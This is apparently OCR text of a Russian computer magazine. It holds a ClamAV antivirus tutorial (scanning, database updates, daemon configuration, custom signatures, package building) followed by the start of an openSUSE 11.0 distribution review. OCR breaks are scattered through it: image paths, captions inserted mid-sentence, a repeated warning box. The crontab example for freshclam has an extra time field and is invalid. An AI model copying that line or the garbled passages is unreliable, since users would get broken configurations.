Изначально **ClamAV** — именно сканер. В нем отсутствует функция монитора, то есть возможность проверки файлов по запросу (on-demand). При проверке почты или web-трафика такой подход неприемлем. Поэтому для выполнения проверки «на лету» в Linux и FreeBSD следует использовать драйвер **Dazuko** (dazuko.dnsalias.org/wiki/index.php/Main_Page), который первоначально был разработан Avira GmbH для своего антивируса, а сейчас используется, чтобы предоставить сторонним программам возможность доступа к файловой системе. Другой вариант — организовать подобное сканирование при помощи **ClamFS** (clamfs.sf.net).

Перед тем, как перейти к более близкому знакомству, следует отметить, что с ClamAV не все бывает гладко. Так, поиск по сайту www.securitylab.ru показывает, что в разное время было найдено 35 уязвимостей, часть из которых относится к весьма серьезным. К чести разработчиков, найденные ошибки быстро устраняются. Просто не забывай обновлять ClamAV, и он не станет источником проблем.

Утилиты ClamAV

В состав антивируса входит несколько утилит, включая гибкий и масштабируемый многопоточный демон, сканер командной строки и продвинутый



Сканируем каталог на вирусы

Получаем hex-дамп при помощи sigtool

инструмент для автоматических обновлений баз данных. Для установки и обновления утилит антивируса разработчики рекомендуют использовать репозитарии пакетов. В Debian/Ubuntu для поиска нужных приложений используем команду:

```
$ sudo apt-cache search clamav
```

И ставим основной набор:

```
$ sudo apt-get install clamav
```

В процессе инсталляции будет создан системный пользователь и группа clamav. Теперь стало возможным проверять файлы. ClamAV предлагает несколько вариантов. Самый простой — использование утилиты clamscan. В архиве антивируса, в подкаталоге test, есть несколько тестовых вирусов, при помощи которых можно проверить работу ClamAV. Если вызвать clamscan без параметров, будет проверен текущий каталог. Такой режим позволяет оценить работу утилиты с различными типами файлов, чтобы определиться с ее возможностями на начальном этапе. Затем лучше добавить параметр '-i' для вывода только зараженных файлов:

```
$ clamscan -i
…
/home/zbober/virus/KIT.EXE: Kit.1 FOUND
/home/zbober/virus/J!CT-C.COM: CaptainTrips
FOUND

— SCAN SUMMARY -----------
Known viruses: 295018
Engine version: 0.92.1
Scanned directories: 1
Scanned files: 3732
Infected files: 3691
Data scanned: 3.22 MB
Time: 40.905 sec (0 m 40 s)
```

Для звукового оповещения о найденном вирусе воспользуйся опцией «--bell».
Кстати, никто не мешает поступить и так:

```
$ cat CK.COM | clamscan -
stdin: Ck FOUND
```

Проверить любой другой каталог (при наличии прав) можно, просто указав путь к нему в строке запуска. По умолчанию подкаталоги не проверяются, но этого легко добиться за счет параметра '-r', разрешающего рекурсивный обход:

```
$ clamscan -r -i ~/soft
```

Также полезными могут оказаться опции «-exclude=путь» и «-include=путь». Первая позволяет указать шаблоны файлов, которые нужно исключить из поиска, а вторая, наоборот, только те, которые нужно сканировать при поиске вирусов. По умолчанию глубина рекурсии для каталога составляет 15, для файлов архива — 8. Такое ограничение установлено для того, чтобы избежать DoS-атак. Но его можно изменить при помощи параметров «--max-recursion» (для архивов), «--max-dir-recursion» (каталоги) и «--max-mail-recursion» (e-mail).
В обычном режиме программа просто сообщает о найденном вирусе. Используя дополнительные ключи, можно выполнить следующие действия: удалить вирус (--remove), переместить (--move=путь) или скопировать (--copy=путь) файлы в другой каталог.
При работе утилита «молчалива». Это очень неудобно при запуске через cron. Но ничего страшного: опция «--log=куда» заведет журнал событий.
Если ты создал свою антивирусную базу (об этом чуть ниже), указать на нее можно с помощью «--database». Параметров у clamscan много; за подробностями обращайся к clamscan(1). Добавляя ключи, можно помечать вирусы и блокировать битые исполняемые файлы (--detect-broken), обычные (--block-max), зашифрованные архивы (--block-encrypted) и многое другое.

ОБНОВЛЕНИЕ БАЗ

Для обновления антивирусных баз разработчиками предлагается утилита **freshclam**. Она идет в отдельном пакете clamav-freshclam, но обычно указана в зависимостях основных пакетов clamav. Обновление можно производить в двух режимах: интерактивном, запуская ее в строке терминала, — и как демон. Утилита для автоматического выбора зеркала использует базу database.clamav.net. Затем производится попытка соединиться с первым зеркалом в списке (в случае неудачи — со следующим). Вначале необходимо запустить утилиту без параметров:

```
$ sudo freshclam
```

Если все нормально, в дальнейшем для запуска **freshclam** и ежедневного обновления можно использовать cron:



warning


Чтобы установить модуль **Dazuko** в Ubuntu 8.04, придется пересобрать ядро, включив Capabilities в виде модуля.



links

• Об установке ClamAV на OpenBSD можно прочитать в пошаговом руководстве: www.openbsd.ru/docs/steps/clamav.html.

• Полный список интересных проектов, связанных с ClamAV, насчитывает десятки приложений, его можно найти на странице Download → Third party tools официального сайта проекта www.clamav.net.



Проверить подозрительный файл на вирус можно при помощи одного из онлайн-сервисов

Команда clamconf выдаст всю инфу по настройкам ClamAV

```
$ sudo crontab -e
0 0 0 * * * /usr/local/bin/freshclam --quiet \
      -l /var/log/clam-update.log
```

Как вариант: запускать ее в режиме демона. Для этого лишь следует добавить параметр '-d':

```
$ sudo freshclam -d -c 2 -l /var/log/clam-update.log
```

Параметр '-c ' указывает на количество обновлений в день (число от 1 до 50). При необходимости в строке запуска можно указать прокси и другие параметры. Как правило, в пакеты майнтайнеры добавляют свои скрипты для запуска freshclam. В Ubuntu для запуска демона достаточно выполнить команду:

```
$ sudo /etc/init.d/clamav-freshclam start
```

При загрузке freshclam считывает параметры из файла /etc/clamav/freshclam.conf, которые можно переопределить в строке запуска. За количество обновлений в день отвечает параметр Checks. Например, чтобы обновлять базу каждый час, пишем:

```
Checks 24
```

МОЛЛЮСКОВЫЙ ДЕМОН

Вводить каждый раз параметры неудобно, да и не нужно. При больших объемах проверяемых данных разработчики предлагают использовать многопоточный демон clamd. В отличие от сканера, демон загружает все необходимые базы и настройки один раз при старте, а затем постоянно находится в полной боевой готовности. В Ubuntu он входит в отдельный пакет:

```
$ sudo apt-get install clamav-daemon
```

Демон загрузится и будет ожидать запросы. Если установка производилась из сырцов, то clamd при первом запуске работать откажется:

```
$ sudo /usr/local/sbin/clamd
ERROR: Please edit the example config file /etc/clamav/clamd.conf
ERROR: Can't parse the config file /etc/clamav/clamd.conf
```

Поэтому сразу после установки пакета нужно убрать или закомментировать строку Example в самом начале /etc/clamav/clamd.conf.

Анализ конфига не всегда дает представление обо всех настройках. Например, установки по умолчанию в файле могут быть опущены. Чтобы узнать действующие настройки, необходимо заюзать утилиту clamconf. При запуске без параметров она выведет все настройки из файлов clamd.conf, freshclam.conf, в том числе и установки по умолчанию (если не применять «--non-default»), а также используемую версию антивирусных баз.

Не всегда установки в clamd.conf оптимальны! В зависимости от назначения компьютера их следует пересмотреть и скорректировать, чтобы не удивляться потом, что зашифрованные архивы не получается скачать с файлового сервера или получить по почте. Обо всех параметрах рассказывать не буду, — их слишком много, к тому же, назначение части из них очевидно и так. Остановлюсь только на самых важных. Демон может работать в сетевом или локальном режиме. В целях безопасности для проверки рекомендуется использовать локальный сокет:

```
LocalSocket /var/run/clamav/clamd.ctl
FixStaleSocket true
```

Хотя для некоторых программ clamd придется подвешивать на сетевой интерфейс (в данном случае — интерфейс обратной петли):

```
TCPSocket 3310
TCPAddr 127.0.0.1
MaxConnectionQueueLength 30
```

Месторасположение антивирусных баз указывается при помощи DatabaseDirectory:

```
DatabaseDirectory /var/lib/clamav
```

Чтобы подключить clamd к Clamuko (интерфейс к Dazuko) для on-demand сканирования, добавляем следующие строки:

$ SUDO VIM /ETC/CLAMAV/CLAMD.CONF

```
ClamukoScanOnAccess yes

# Выбираем, в каких случаях проверять файл
ClamukoScanOnOpen yes
ClamukoScanOnClose yes
ClamukoScanOnExec yes
# Данные каталоги будут проходить проверку
ClamukoIncludePath /home
ClamukoIncludePath /var/ftp/upload
# Данные каталоги будут исключены из проверки
ClamukoExcludePath /home/zbober/.ssh
# Максимальный размер проверяемого файла (0 — без лимита,
```

```
5 Мб — по умолчанию)
  ClamukoMaxFileSize 50M
```

Чтобы заставить демона работать, пошли ему сигнал или используй утилиту clamdscan. Достаточно указать на каталог или файл, который нужно проверить:

```
$ clamdscan ~/soft
```

При необходимости можно переопределить режим работы демона для конкретной задачи, указав требуемые параметры в строке запуска clamdscan.

ПРАВИМ БАЗЫ

В ClamAV есть возможности, отсутствующие в других антивирусах: добавление собственной сигнатуры и правка CVD (ClamAV Virus Database) баз. Для этого в комплекте поставляется специальная утилита sigtool. Конечно, обычному юзеру не дело заниматься созданием сигнатур, но зато ты не останешься один на один с вирусами во время очередной эпидемии. И получишь неплохую практику. В архиве исходных текстов находится документ «Creating signatures for ClamAV», в котором описано, как получить сигнатуру из тестовых «вирусов», поставляемых вместе с ClamAV.
Мне повезло: в коллекции нашелся вирус, который не распознавался ClamAV. Анализ файла при помощи онлайн-сервиса **Virustotal** (www.virustotal.com/ru) показал, что о нем «знают» 17 из 32 антивирусов. Что интересно, первый анализ этого файла на ресурсе датирован еще 2006 годом. Антивирус Avast назвал его «Win32:Trojan-gen», AVG — «IRC/BackDoor.SdBot3.DDW». Кстати, Касперский и Dr.Web молчат, как рыбы; интересно узнать, почему.
Самый простой способ создать сигнатуру — записать его MD5-сумму:

```
$ sigtool --md5 test.exe > test.hdb
```

Смотрим, что внутри:

```
$ cat test.hdb
adcbe9468bba150083d53f4294e15ffa:64000:test.exe
```

Теперь проверяем, подключив новую базу:

```
$ clamscan -d test.hdb test.exe
test.exe: test.exe FOUND
```

Вирус определился, но стоит ему только заразить другой файл, как схема будет неэффективна. В этом случае необходимо сохранить в базу специфическую часть. Чтобы получить дамп, нужно добавить параметр «`--hex-dump`».

```
$ cat test.exe | sigtool --hex-dump > virus.sig
```

Либо воспользоваться любым другим редактором или приложением. Например, подойдет и файловый менеджер Midnight Commaner. Авторы некоторых вирусов оставляют комментарии, которые можно найти при помощи штатной утилиты string, а потом перевести в hex. Запись в базе вирусов ClamAV в самом простом случае выглядит так:

```
Имя вируса=Hex-сигнатура
```

Этот метод работает на ура. Можно создать свою базу или занести новые сигнатуры в базу данных `daily`.
В ClamAV используются две базы: постоянная (`main`) и для ежедневных обновлений (`daily`). Их расположение можно узнать из переменной `DatabaseDirectory`. В пакетах из репозитария эти базы, как правило, находятся в распакованном виде (в Ubuntu — `/var/lib/clamav`). В архиве исходных текстов они поставляются в упакованном виде (файлы с расширением `cvd`). После установки их можно найти в каталоге `/usr/share/clamav`. Для распаковки баз используется sigtool с ключом «`—unpack`»:

```
$ sigtool --unpack=daily.cvd
```

После чего в текущем каталоге появится несколько файлов. Если открыть любой в текстовом редакторе, то можно увидеть, что он состоит из строк «имя:хэш». Добавляем в одну из них сигнатуру и просчитываем новую контрольную сумму измененного файла:

```
$ cat virus.sig >> daily.db
$ md5sum daily.db >> daily.info
```

После чего правим `daily.info`, чтобы запись выглядела так:

```
daily.db:e82aa698a151e242aaee0edd3c36fe85
```

Не забудь удалить предыдущую запись. Теперь можно пользоваться обновленной базой.

ЗАКЛЮЧЕНИЕ

Для удобства пользователей разработано несколько неплохих фронт-эндов. Самый известный из них — **KlamAV** (klamav.sf.net), построенный на QT-библиотеках и предназначенный для работы в среде KDE. Поддерживается «on access» и ручной режим сканирования, обновление антивирусных баз, карантин, просмотр почты для KMail и Ximian Evolution. **Clamaktion** (web.tiscali.it/rospolosco/clamaktion) позволяет пользователям KDE 3.1 и старше проверять файлы и каталоги при помощи контекстного меню.
Надеюсь, теперь проблем с проверкой файлов на вирусы в *nix у тебя не будет.

Сборка пакета в Debian/Ubuntu

Иногда приходится прибегать к установке из исходных текстов. Например, когда в репозитарии находится старая версия, не имеющая некоторого функционала или содержащая уязвимости. Также при запуске некоторые утилиты могут жаловаться на то, что «Your ClamAV installation is OUTDATES». Лучшим выходом из такой ситуации будет самостоятельная сборка пакета. В Debian/Ubuntu сделать это довольно просто. Сначала скачиваем библиотеки и утилиты для компиляции ClamAV:

```
$ sudo apt-get build-dep clamav
```

И программы для сборки пакета:

```
$ sudo apt-get install fakeroot dh-make
```

Получаем с сайта проекта последнюю версию ClamAV, распаковываем, заходим внутрь каталога и даем команду:

```
$ dh_make -createorig
```

На запрос о типе пакета нажимаем <s> (single), затем подтверждаем параметры, нажав <Enter>. Теперь собираем пакет:

```
$ dpkg-buildpackage -rfakeroot -d
```

После сборки устанавливаем пакет при помощи dpkg.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Новый цвет хамелеона

ДИСТРИБУТИВ OPENSUSE 11.0: КРАСИВЫЙ СНАРУЖИ, НАДЕЖНЫЙ ВНУТРИ

Среди большого количества дистрибутивов есть решения, являющиеся своего рода эталонами — столпами, на которых стоит GNU/Linux. По ним определяют стандарты и пути развития, а их разработчикам прощают мелкие ошибки и недочеты. Недавно вышедший openSUSE 11.0 как раз и относится к таким дистрибутивам.



ногие воспринимают openSUSE как Fedora в зеленой окраске, но различий между ними гораздо больше, чем сходств.

ТВОЙ ГРОЗНЫЙ ИНСТРУМЕНТ УСТАНОВКИ

Дистрибутив обладает тремя отличительными особенностями. Благодаря корням **Slackware** (от которого он сейчас ушел очень далеко), для установки приложений используется RedHat'овский RPM. Другая черта — обширный набор драйверов, что называется, «из коробки». Венчает список особенностей мощная программа настройки YaST — **Yet another Setup Tool** («Еще одно средство установки»). Правда, ныне она преподносится как **Your awesome Setup Tool** («Твой грозный инструмент установки»). Связано это с тем, что поначалу YaST был именно инструментом для установки дистрибутива, а сейчас — обеспечивает не только установку, но и централизованную настройку всего и вся. YaST по праву признан одним из самых простых и функциональных приложений, используемых для настройки Linux-систем. В состав YaST2 (создан в ноябре 1999 года) включено около сотни модулей, предназначенных для изменения параметров различных подсистем (en.opensuse.org/YaST/Modules).

Первый YaST был написан одним из основателей SUSE, Томасом Фером, на C++ с использованием библиотеки ncurses. Современный YaST обладает еще и Qt/Gtk+ интерфейсами. Таким образом, YaST можно запускать как из X-Window, так и в консоли. Вариант Gtk+ появился в 2007 году в версии 10.3. А в 11.0 вариант для KDE, как и многие другие приложения openSUSE, был перенесен на библиотеку Qt4. Последняя, помимо прочих возможностей, позволяет использовать CSS для декорирования интерфейса.

ПОСТАВКА ДИСТРИБУТИВА


Последние релизы SUSE Linux и первые openSUSE предлагались в весьма оснащенной комплектации на 5 CD дисках. Чуть позже появился и DVD-вариант. Но начиная с версии 10.3, поставка изменилась. Сегодня на **странице для закачки** (software.opensuse.org) доступны только DVD- и LiveCD-версии. Кроме ознакомления с дистрибутивом и тестирования оборудования, второй вариант позволяет установить систему на диск. Для установки по Сети с HTTP, FTP, NFS, SMB или жесткого диска можно

Кубик openSUSE



warning

При создании файловой системы средствами YaST размер inode в ext3 увеличен со 128 (используется по умолчанию) до 256. Это может вызвать сбой в работе утилит, предназначенных для доступа к разделам Linux из Windows, вроде **EXT2 IFS** (www.fs-driver.org).



video

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как установить и произвести конфигурирование openSUSE 11.0.

использовать вариант Network Mini-CD размером 71 Мб (как написано на сайте, «Experienced Users only»). В его состав входит лишь минимальный набор, позволяющий запустить систему и начать установку. При загрузке LiveCD-варианта следует выбрать версию с GNOME 2.22.2, либо KDE 4.0.4. Наличие последнего неудивительно, поскольку сразу после анонса KDE 4 в Сети уже был доступен ознакомительный диск этого окружения именно с openSUSE.

В отдельном образе Extra Languages собраны пакеты для локализации интерфейса. Не стоит, наверное, при наличии выхода в интернет тянуть дополнительно 600 Мб ради нескольких пакетов. Проще доустановить все, что нужно, уже в рабочей системе. Тем более, при выборе русского языка интерфейс основных программ настройки локализован.

Поддерживаются архитектуры i586, x86_64 и Power PC. Закачать можно как традиционно с HTTP/FTP, так и через BitTorrent.

Разработчики предлагают также и коробочную версию, состоящую из DVD + CD. Цена для нашего пользователя не велика и составляет $15, но, к сожалению, в списке поставки нет упоминания ни о какой документации (именно она является изюминкой дистрибутивов SUSE).

ЧТО НОВОГО В 11.0?

В отличие от версии 10.3, разработка которой затянулась почти на год, 11.0 появилась в срок (ровно через 8 месяцев). По сравнению с последней бетой, в RC1 было устранено ~500 ошибок и еще десяток исправили прямо перед релизом. Работа, с учетом перехода на Qt4, была проделана огромная. Всего заявлено 200 различных улучшений и доработок. Отрадно, что к релизу была подготовлена русскоязычная документация, позволяющая ознакомиться с основными нововведениями (ru.opensuse.org/11.0).

Под капотом openSUSE находится ядро 2.6.25.5, Glibc 2.8, GCC 4.3, CMake 2.6, X.Org 7.3, D-Bus 1.2.1, AppArmor 2.3, Xen 3.2.1 RC1, Perl 5.10.

Если театр начинается с вешалки, то дистр — с установки. Инсталлятор полностью переработан и стал более простым и




links

• Советы по настройке внешнего вида **YaST** доступны тут — en.opensuse.org/YaST/Tips.

• Сайт проекта **openSUSE**, откуда можно скачать дистрибутив, находится по адресу ru.opensuse.org.

• Сервис **openSUSE BuildService** (opensuse.org/Build_Service) предоставляет инструменты для сбора пакетов openSUSE, SLE, Debian, Ubuntu, Mandriva, RHEL, Fedora и CentOS.



Программа установки в KDE


Установка openSUSE

Хотя интерфейс инсталлятора не локализован, процесс установки дистрибутива достаточно прост. На первом шаге выбираем клавиатурную раскладку. В этом же окне подтверждаем согласие с лицензией Novell. Далее — указываем часовой пояс (в KDE-варианте — с картой) и создаем разделы для установки системы. Разметка немного отличается от других дистрибутивов. Можно определить, будет ли это обычный раздел или LVM, и поручить программе автоматически создать все остальное. При выборе Create Partition Setup диск доступен для ручной разметки. Есть вариант создать soft-RAID или разместить систему на шифрованном разделе. Поддерживаются все популярные файловые системы: ext2/3, ReiserFS, XFS и JFS. Следующий шаг — создание пользователя для повседневной работы. Обрати внимание на флажок «Use this password for system administrator». По умолчанию он установлен. Это значит, что учетная запись root не будет создана в системе и для повышения привилегий необходимо использовать sudo (как в Ubuntu). Но если нужен root, — сними этот флажок. Теперь смотрим результат, и, если все устраивает, нажимаем Install.

удобным. Некоторые шаги убраны или сокращены, и теперь установку можно произвести буквально за семь щелчков мыши. Это — без учета ручного создания разделов. Хотя мастер неплохо справляется с автоматическим разбиением диска (2xОЗУ под swap, из остального — 60% под / и 40% — /home).
Программы установки в KDE и GNOME несколько отличаются, но основные пункты, конечно же, совпадают. В LiveCD-вариантах дистрибутива при выборе русского ничего не происходит; программа продолжает общаться на английском.
Время развертывания системы сократилось примерно в два раза, и теперь весь процесс занимает около 20 минут. Ускорение установки вызвано тем, что базовая система ставится из образа, а не из отдельных пакетов. В RPM теперь вместо bzip2 применен алгоритм LZMA, поэтому размер пакетов стал меньше (сопутствующий плюс — в образ помещается больше программ), а время и затраты на распаковку сократились.
При создании файловой системы средствами YaST размер inode в ext3 увеличен со 128 (используется по умолчанию) до 256. Это может вызвать сбой в работе утилит, предназначенных для доступа к разделам Linux из Windows, вроде **EXT2 IFS** (www.fs-driver.org).
Установка пакетов в openSUSE всегда вызывала легкое раздражение своей медлительностью. В 10.3 была проделана кропотливая работа над ошибками, и в 11.0 система управления пакетами и библиотека libZYpp подверглись дальнейшим усовершенствованиям. Так, вместо формата RPM-MD (YUM), в котором метаданные хранились в XML, теперь используется SOLV, реализованный в виде словаря. Такой формат более удобен для парсинга, поэтому скорость обработки метаданных увеличилась. Для разрешения проблем с зависимостями используется более быстрый Sat_solver (Satisfiability Solver).
Консольный менеджер пакетов zypper стал поддерживать регулярные выражения при задании имен пакетов. Теперь, чтобы установить пакеты локализации для KDE, не нужно долго искать их названия, достаточно ввести:

```
# zypper install 'kde*ru'
```

Очень удобно! Хотя, если сравнить с выводом команды «`sudo apt-cache search kde | grep ru`» (в Ubuntu), то можно увидеть, сколько лишнего будет установлено таким образом.
Сами пакеты можно накатывать как с локального диска, так и с HTTP/FTP-ресурсов. В последнем случае после загрузки zypper постарается самостоятельно решить проблемы с зависимостями. Для развертывания системы в минимальной конфигурации (например, на флешку) движок управления пакетами ZYpp стал поддерживать политику -nodocs, отключающую установку документации.
Возможность декорирования интерфейса с помощью CSS и различные эффекты прозрачности позволили сделать программу установки самой симпатичной из всех виденных мной. Начиная с версии 10.3, openSUSE опять «позеленел». В текущей версии используется приятная темно-зеленая тема оформления (хотя рамки окон остались синими). Сегодня дистрибутив, ориентированный на десктопы, без поддержки 3D-эффектов «из коробки» вызывает разве что удивление. В



Amarok требует кодеки

openSUSE с этим все в порядке, — для видеокарт, поддерживающих технологию, по умолчанию включен AIGLX. В поставке идет Compiz Fusion с набором дополнительных плагинов (Show Mouse, Magnifier: Magnifying Glass, Shelf: Scale Window Up/Down, Brightness and Saturation). Присутствуют две программы настройки: простой Simple CompizConfig Settings Manager (CCSM) и более функциональный CompizConfig Settings Manager. Активация 3D-эффектов производится одним кликом в меню CCSM.
Для тестирования я выбрал LiveCD-версии с рабочими столами KDE и GNOME.

БОЛЕЕ ТЕСНОЕ ЗНАКОМСТВО

В версии 10.3 процесс установки дистрибутива можно было запустить прямо из Windows. В 11.0 почему-то от этого отказались. Причем, если ты заглянешь внутрь ISO-образа, то увидишь autorun.inf, в котором присутствует ссылка на экзешник, но самого файла нет.
Итак, при старте ОС в первом окне по <F2> выбираем нужный язык и по <F3> — видеорежим. Далее процесс загрузки сопровождает стильная заставка с фирменным хамелеоном. Специальных замеров я не проводил, но на субъективный взгляд загрузка с вариантом GNOME происходит чуть быстрее, чем в Ubuntu 8.04 (все равно Fedora 9 с KDE 4 грузится шустрее openSUSE). После выбора русского языка интерфейс как в KDE, так и в GNOME частично локализован.
Внешне рабочий стол GNOME в большинстве дистрибутивов мало чем отличается. Стоит заменить тему и без подглядывания в меню уже будет трудно сказать, в каком из них сейчас работаешь. Но openSUSE 11.0 стоит особняком. Верхняя панель, где обычно находится меню запуска приложений и доступа к основным инструментам, отсутствует. Внешний вид гномовского окна похож на KDE. Меню расположено в привычном нижнем левом углу и подписано как Computer. Чтобы меню GNOME сделать схожим с Kickoff (некоторое время именно он был визитной карточкой openSUSE), использовали панель **slab** (en.opensuse.org/GNOME/Slab). Ради удобства навигации задействовано несколько вкладок. Скажем, в Applications собраны любимые приложения (Favorite Applications): пользователь сам добавляет или удаляет нужные ссылки в эту вкладку. Наиболее часто запускаемые приложения автоматически появляются в Recent Applications. Чтобы запустить остальные, нужно выбрать More Application и вызвать Application Browser. В Documents находятся ссылки для быстрого создания электронных документов и таблиц OpenOffice 2.4, а в Places — ссылки на основные каталоги файловой системы и сетевые сервисы. В панели Slab реализован поиск, — не только приложений для их последующего запуска, но и информации в личных данных пользователя (почте, закладках браузера и т.д.).
Замечу, что вставленная флешка была «подхвачена» автоматически, но ярлык на рабочем столе не появился (в RC1 это работало). Носитель стал доступен в виджете Device Notifier и в меню K — в пункте Removable Storage. Чтобы его размонтировать, нужно вызвать sysinfo:/ и нажать на ссылку, соответствующую устройству. Хотя если флешку оставить в покое, система размонтирует ее сама.
Имена файлов, набранные в кириллице, выводились в виде знаков вопросов. Это касается и файлов в разделах FAT32 (с NTFS в этом плане проблем нет). Зато, если в раздел FAT можно зайти под обычным юзером, то в NTFS без прав рута не попасть.
Кодеки и плагины в закрытых форматах в поставке отсутствуют. При попытке воспроизвести MP3 или видеофайл всплывает сообщение о необходимости установки дополнительных пакетов, поэтому, когда в наличии интернет — вопрос легко решаем.
Рабочее окружение GNOME 2.22.2 включает в себя все новинки, о которых было сказано в обзоре, посвященном Fedora 9.

